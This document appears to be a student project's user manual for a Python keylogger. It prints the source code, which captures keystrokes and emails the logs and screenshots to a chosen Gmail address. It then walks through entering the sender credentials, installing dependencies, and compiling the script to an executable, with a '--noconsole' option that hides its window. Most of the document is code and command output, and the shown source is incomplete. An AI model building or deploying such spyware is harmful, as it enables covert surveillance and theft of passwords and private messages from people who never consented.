


User Manual

The keylogger can be downloaded at

<https://github.com/heheboi132/Python-Keylogger>



1. Firstly, download the keylogger.py from GitHub. This is what you would see.

```
keylogger.py - Notepad
File Edit Format View Help
import pyautogui
import time, os, smtplib, shutil
from email.message import EmailMessage
import pynput
from pynput.keyboard import Key, Listener

def send_mail(body):
    try:
        msg = EmailMessage()
        msg["From"] = "Senderemail@gmail.com"
        msg["To"] = "Receiveremail@gmail.com"
        msg["Subject"] = "Screen_logs"
        msg.set_content(body)
        images = os.listdir("Tempshots")
        path = "C:\\Tempshots\\"
        for image in images:
            file = open(path+image, "rb")
            data = file.read()
            file_name = file.name
            msg.add_attachment(data, maintype = "image", subtype = "png", filename = file_name)
            file.close()
        server = smtplib.SMTP("smtp.gmail.com", 587)
        server.ehlo()
        server.starttls()
        server.login("Senderemail@gmail.com", "Password")
        server.send_message(msg)
        server.close()
        shutil.rmtree("Tempshots")
    except Exception as mail_error:
        shutil.rmtree("Tempshots")
        print(mail_error)
        pass

os.chdir("C:\\")
count = 0
keys = []


def on_press(key):
    global keys, count
    print(key, end=" ")
    if not isinstance(key, Key):
        keys.append(key)
        count += 1
        if count == 10:
            send_mail("".join(keys))
            keys = []
            count = 0
```

2. Change the senderemail, receiveremail and password into yours.

```
def send_mail(body):
    try:
        msg = EmailMessage()
        msg["From"] = "Senderemail@gmail.com"
        msg["To"] = "Receiveremail@gmail.com"
        msg["Subject"] = "Screen_logs"
        msg.set_content(body)
        images = os.listdir("Tempshots")
        path = "C:\\Tempshots\\"
        for image in images:
            file = open(path+image, "rb")
            data = file.read()
            file_name = file.name
            msg.add_attachment(data, maintype = "image", subtype = "png", filename = file_name)
            file.close()
        server = smtplib.SMTP("smtp.gmail.com", 587)
        server.ehlo()
        server.starttls()
        server.login("Senderemail@gmail.com", "Password")
        server.send_message(msg)
        server.close()
        shutil.rmtree("Tempshots")
    except Exception as mail_error:
        shutil.rmtree("Tempshots")
        print(mail_error)
        pass
```

3. Before launching the script, make sure that the latest version of Python is installed on your PC with the following modules.

<https://www.python.org/downloads/>



4. Open CMD, and type the following commands.

Pip install pynput

Pip install pyautogui

Pip install Mime

Pip install pyinstaller

```
Command Prompt
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

C:\Users\blaze>pip install pynput
Requirement already satisfied: pynput in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (1.7.6)
Requirement already satisfied: six in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pynput) (1.16.0)

C:\Users\blaze>pip install pyautogui
Requirement already satisfied: pyautogui in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (0.9.53)
Requirement already satisfied: pynput in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyautogui) (1.7.6)
Requirement already satisfied: PyTweening>=1.0.1 in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyautogui) (1.0.4)
Requirement already satisfied: pycreeper>=0.1.21 in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyautogui) (0.1.28)
Requirement already satisfied: pygetwindow>=0.0.5 in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyautogui) (0.0.9)
Requirement already satisfied: mouseinfo in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyautogui) (0.1.3)
Requirement already satisfied: pyrect in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pygetwindow>=0.0.5->pyautogui) (0.2.0)
Requirement already satisfied: pyperclip in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from mouseinfo->pyautogui) (1.8.2)

C:\Users\blaze>pip install
ERROR: You must give at least one requirement to install (see "pip help install")

C:\Users\blaze>pip install Mime
Requirement already satisfied: Mime in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (0.1.0)
Requirement already satisfied: future in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from Mime) (0.18.2)

C:\Users\blaze>
```

5. You should be able to execute the program by running python (filename).py , make sure that you are on the right directory of where the python file was located. You can kill the process of keylogger by pressing Esc key on keyboard.

```
C:\Users\blaze\OneDrive\Desktop\Final Major Project>python keylogger.py
'1' entered
1
'1' entered
2
'1' entered
3
'1' entered
4
'1' entered
5
Key.esc entered
6

C:\Users\blaze\OneDrive\Desktop\Final Major Project>_
```

Compilation

To compile it into exe, you can decide whether you want it to come with console or nah. If you want CMD to pop out when you execute the keylogger, type *pip install pyinstaller*.

```
C:\Users\blaze\OneDrive\Desktop\Final Major Project>pip install pyinstaller
Requirement already satisfied: pyinstaller in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (4.7)
Requirement already satisfied: setuptools in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyinstaller) (58.1.0)
Requirement already satisfied: pefile>=2017.8.1 in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyinstaller) (2021.9.3)
Requirement already satisfied: pyinstaller-hooks-contrib>=2020.6 in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyinstaller) (2021.4)
Requirement already satisfied: altgraph in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyinstaller) (0.17.2)
Requirement already satisfied: pywin32-ctypes>=0.2.0 in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pyinstaller) (0.2.0)
Requirement already satisfied: future in c:\users\blaze\appdata\local\programs\python\python310\lib\site-packages (from pefile>=2017.8.1->pyinstaller) (0.18.2)

C:\Users\blaze\OneDrive\Desktop\Final Major Project>
```

After the installation, cd YourFilePath.

```
C:\Users\blaze\OneDrive\Desktop\Final Major Project>cd ..

C:\Users\blaze\OneDrive\Desktop>cd C:\Users\blaze\OneDrive\Desktop\Final Major Project
```

And do *pyinstaller --onefile YourFileName*

```
C:\Users\blaze\OneDrive\Desktop\Final Major Project>pyinstaller --onefile keylogger.py
91 INFO: PyInstaller: 4.7
91 INFO: Python: 3.10.3
99 INFO: Platform: Windows-10-10.0.22000-SP0
100 INFO: wrote C:\Users\blaze\OneDrive\Desktop\Final Major Project\keylogger.spec
101 INFO: UPX is not available.
107 INFO: Extending PYTHONPATH with paths
['C:\Users\blaze\OneDrive\Desktop\Final Major Project']
103 INFO: checking Analysis
114 INFO: Building because inputs changed
114 INFO: Initializing module dependency graph...
115 INFO: Caching module graph hooks...
120 INFO: Analyzing base-library.zip...
4183 INFO: Processing pre-find module path hook distutils from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks\pre_find_module_path\hook-distutils.py'.
4185 INFO: distutils: retargeting to non-venv dir 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib'
5814 INFO: Caching module dependency graph...
5925 INFO: running Analysis Analysis-00.toc
5929 INFO: Adding Microsoft.Windows.Common-Controls to dependent assemblies of final executable
  required by C:\Users\blaze\AppData\Local\Programs\Python\Python310\python.exe
5974 INFO: Analyzing C:\Users\blaze\OneDrive\Desktop\Final Major Project\keylogger.py
5832 INFO: Processing pre-safe import module hook six.moves from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks\pre_safe_import_module\hook-six.moves.py'
8885 INFO: Processing module hooks...
8885 INFO: Loading module hook 'hook-pynput.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\pyinstaller_hooks_contrib\hooks\stdhooks'...
7157 INFO: Loading module hook 'hook-difflib.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7160 INFO: Loading module hook 'hook-distutils.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7161 INFO: Loading module hook 'hook-distutils.util.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7165 INFO: Loading module hook 'hook-encodings.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7221 INFO: Loading module hook 'hook-hesapi.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7223 INFO: Loading module hook 'hook-lib2to3.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7260 INFO: Loading module hook 'hook-multiprocessing.util.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7262 INFO: Loading module hook 'hook-pickle.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7264 INFO: Loading module hook 'hook-PIL.image.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7600 INFO: Loading module hook 'hook-PIL.imagefilter.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7662 INFO: Loading module hook 'hook-PIL.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7672 INFO: Loading module hook 'hook-PIL.spiderimageplugin.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
7674 INFO: Loading module hook 'hook-sysconfig.py' from 'C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\hooks'...
8319 INFO: Warnings written to C:\Users\blaze\OneDrive\Desktop\Final Major Project\build\keylogger\warn-keylogger.txt
8360 INFO: Graph cross-reference written to C:\Users\blaze\OneDrive\Desktop\Final Major Project\build\keylogger\xref-keylogger.html
8390 INFO: checking PVZ
8393 INFO: Building because name changed
8393 INFO: Building PVZ (ZlibArchive) C:\Users\blaze\OneDrive\Desktop\Final Major Project\build\keylogger\PVZ-00.pyz
8814 INFO: Building PVZ (ZlibArchive) C:\Users\blaze\OneDrive\Desktop\Final Major Project\build\keylogger\PVZ-00.pyz completed successfully.
8828 INFO: checking PKG
8829 INFO: Building because name changed
8830 INFO: Building PKG (Archive) keylogger.pkg
13544 INFO: Building PKG (Archive) keylogger.pkg completed successfully.
13564 INFO: Bootloader C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\bootloader\Windows-64bit\run.exe
13564 INFO: checking EXE
13567 INFO: Rebuilding EXE-00.toc because keylogger.exe missing
13569 INFO: Building EXE from EXE-00.toc
13570 INFO: Copying bootloader EXE to C:\Users\blaze\OneDrive\Desktop\Final Major Project\dist\keylogger.exe
13684 INFO: Copying icon to EXE
13684 INFO: Copying icons from ['C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\bootloader\images\icon-console.ico']
13752 INFO: Writing RT_GROUP_ICON 0 resource with 104 bytes
13752 INFO: Writing RT_ICON 1 resource with 3752 bytes
13753 INFO: Writing RT_ICON 2 resource with 2216 bytes
13753 INFO: Writing RT_ICON 3 resource with 1384 bytes
13757 INFO: Writing RT_ICON 4 resource with 37019 bytes
13757 INFO: Writing RT_ICON 5 resource with 9640 bytes
13757 INFO: Writing RT_ICON 6 resource with 4264 bytes
13758 INFO: Writing RT_ICON 7 resource with 1128 bytes
13760 INFO: Copying 0 resources to EXE
13760 INFO: Embedding manifest in EXE
13761 INFO: Updating manifest in C:\Users\blaze\OneDrive\Desktop\Final Major Project\dist\keylogger.exe
13822 INFO: Updating resource type 24 name 1 language 0
13824 INFO: Appending PKG archive to EXE
16502 INFO: Building EXE from EXE-00.toc completed successfully.

C:\Users\blaze\OneDrive\Desktop\Final Major Project>
```

If you don't want the CMD to pop out as soon as you run the keylogger, you type

pyinstaller --noconsole YourFileName.py

```
C:\Users\blaze\OneDrive\Desktop\Final Major Project>pyinstaller --noconsole keylogger.py
62 INFO: PyInstaller: 4.7
62 INFO: Python: 3.10.3
68 INFO: Platform: Windows-10-10.0.22000-SP0
68 INFO: wrote C:\Users\blaze\OneDrive\Desktop\Final Major Project\keylogger.spec
69 INFO: UPX is not available.
74 INFO: Extending PYTHONPATH with paths
['C:\\Users\\blaze\\OneDrive\\Desktop\\Final Major Project']
223 INFO: checking Analysis
275 INFO: checking PYZ
293 INFO: checking PKG
308 INFO: Building because toc changed
308 INFO: Building PKG (CArchive) keylogger.pkg
325 INFO: Building PKG (CArchive) keylogger.pkg completed successfully.
327 INFO: Bootloader C:\Users\blaze\AppData\Local\Programs\Python\Python310\lib\site-packages\PyInstaller\bootloader\Windows-64bit\runw.exe
328 INFO: checking EXE
346 INFO: Building because name changed
346 INFO: Building EXE from EXE-00.toc
346 INFO: Copying bootloader EXE to C:\Users\blaze\OneDrive\Desktop\Final Major Project\build\keylogger\keylogger.exe
463 INFO: Copying icon to EXE
463 INFO: Copying icons from ['C:\\Users\\blaze\\AppData\\Local\\Programs\\Python\\Python310\\lib\\site-packages\\PyInstaller\\bootloader\\images\\icon-windowed.ico']
528 INFO: Writing RT_GROUP_ICON 0 resource with 104 bytes
528 INFO: Writing RT_ICON 1 resource with 3752 bytes
529 INFO: Writing RT_ICON 2 resource with 2216 bytes
533 INFO: Writing RT_ICON 3 resource with 1304 bytes
533 INFO: Writing RT_ICON 4 resource with 38188 bytes
534 INFO: Writing RT_ICON 5 resource with 9640 bytes
534 INFO: Writing RT_ICON 6 resource with 4264 bytes
534 INFO: Writing RT_ICON 7 resource with 1128 bytes
537 INFO: Copying 0 resources to EXE
537 INFO: Embedding manifest in EXE
538 INFO: Updating manifest in C:\Users\blaze\OneDrive\Desktop\Final Major Project\build\keylogger\keylogger.exe
599 INFO: Updating resource type 24 name 1 language 0
600 INFO: Appending PKG archive to EXE
```

Contact

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